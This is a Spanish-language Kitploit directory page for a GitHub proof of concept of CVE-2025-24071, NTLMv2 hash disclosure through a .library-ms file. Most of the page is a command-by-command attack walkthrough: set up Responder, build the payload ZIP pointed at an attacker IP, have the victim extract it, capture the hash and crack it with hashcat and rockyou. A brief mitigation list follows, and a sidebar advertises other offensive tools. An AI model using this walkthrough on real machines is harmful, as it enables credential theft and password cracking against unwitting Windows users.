

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-24071-POC-NTLMHashDisclosure- — CVE-2025-24071: Divulgación de hash NTLMv2 mediante archivo .library-ms | Kitploit

Herramientas/GitHubGitHub/deshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-
Descifrado de ContraseñasReconocimientoAnálisis de VulnerabilidadesExplotaciónRecopilación de InformaciónRed Teaming
GitHubdeshanfer94/cve-2025-24071-poc-ntlmhashdisclosure-

CVE-2025-24071-POC-NTLMHashDisclosure-

Compartir

CVE-2025-24071: Divulgación de hash NTLMv2 mediante archivo .library-ms

Ver Repositorio
135hace 1 añoAún no revisado

CVE-2025-24071-POC-NTLMHashDisclosure

  • Activa la autenticación SMB automática a un recurso compartido controlado por el atacante.
  • No se requiere interacción: el Explorador de Windows inicia esta autenticación NTLM automáticamente.
  • Resulta en la filtración del hash NTLMv2 (divulgación de información).
  • Afecta a todas las versiones de Windows 10/11, especialmente 11 23H2.

Configurar el Entorno del Atacante

sudo apt update && sudo apt install responder -y

Iniciar Responder

sudo responder -I eth0

Ejecutar el Script de Explotación

Instalar el módulo Python requerido

pip install colorama python3 CVE-2025-24071.py -i <attacker_ip> -n testpayload -o ./output --keep

Esto generará: testpayload.library-ms testpayload.zip

Probar en la Máquina Víctima

Transfiera testpayload.zip a la máquina de pruebas Windows 11. Extraiga el ZIP usando el Explorador de archivos de Windows. Esto provoca que Windows intente acceder a la ruta SMB, filtrando el hash NTLM.

Capturar el Hash

responder -I etho0

Image

Preparar el Archivo del Hash

crear archivo hash,txt

victim::DOMAIN:1122334455667788:11223344556677889900aabbccddeeff:01010000000000000090d5d00f3

Elegir una Lista de Palabras

la más común rockyou.txt


Ejecutar Hashcat

hashcat -m 5600 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt
Image

Mitigación

  • Bloquear SMB saliente (TCP 445) en los cortafuegos.
  • Deshabilitar la autenticación automática a recursos compartidos SMB no confiables (política de grupo).
  • Monitorear la extracción de archivos .library-ms y conexiones SMB.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    315

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






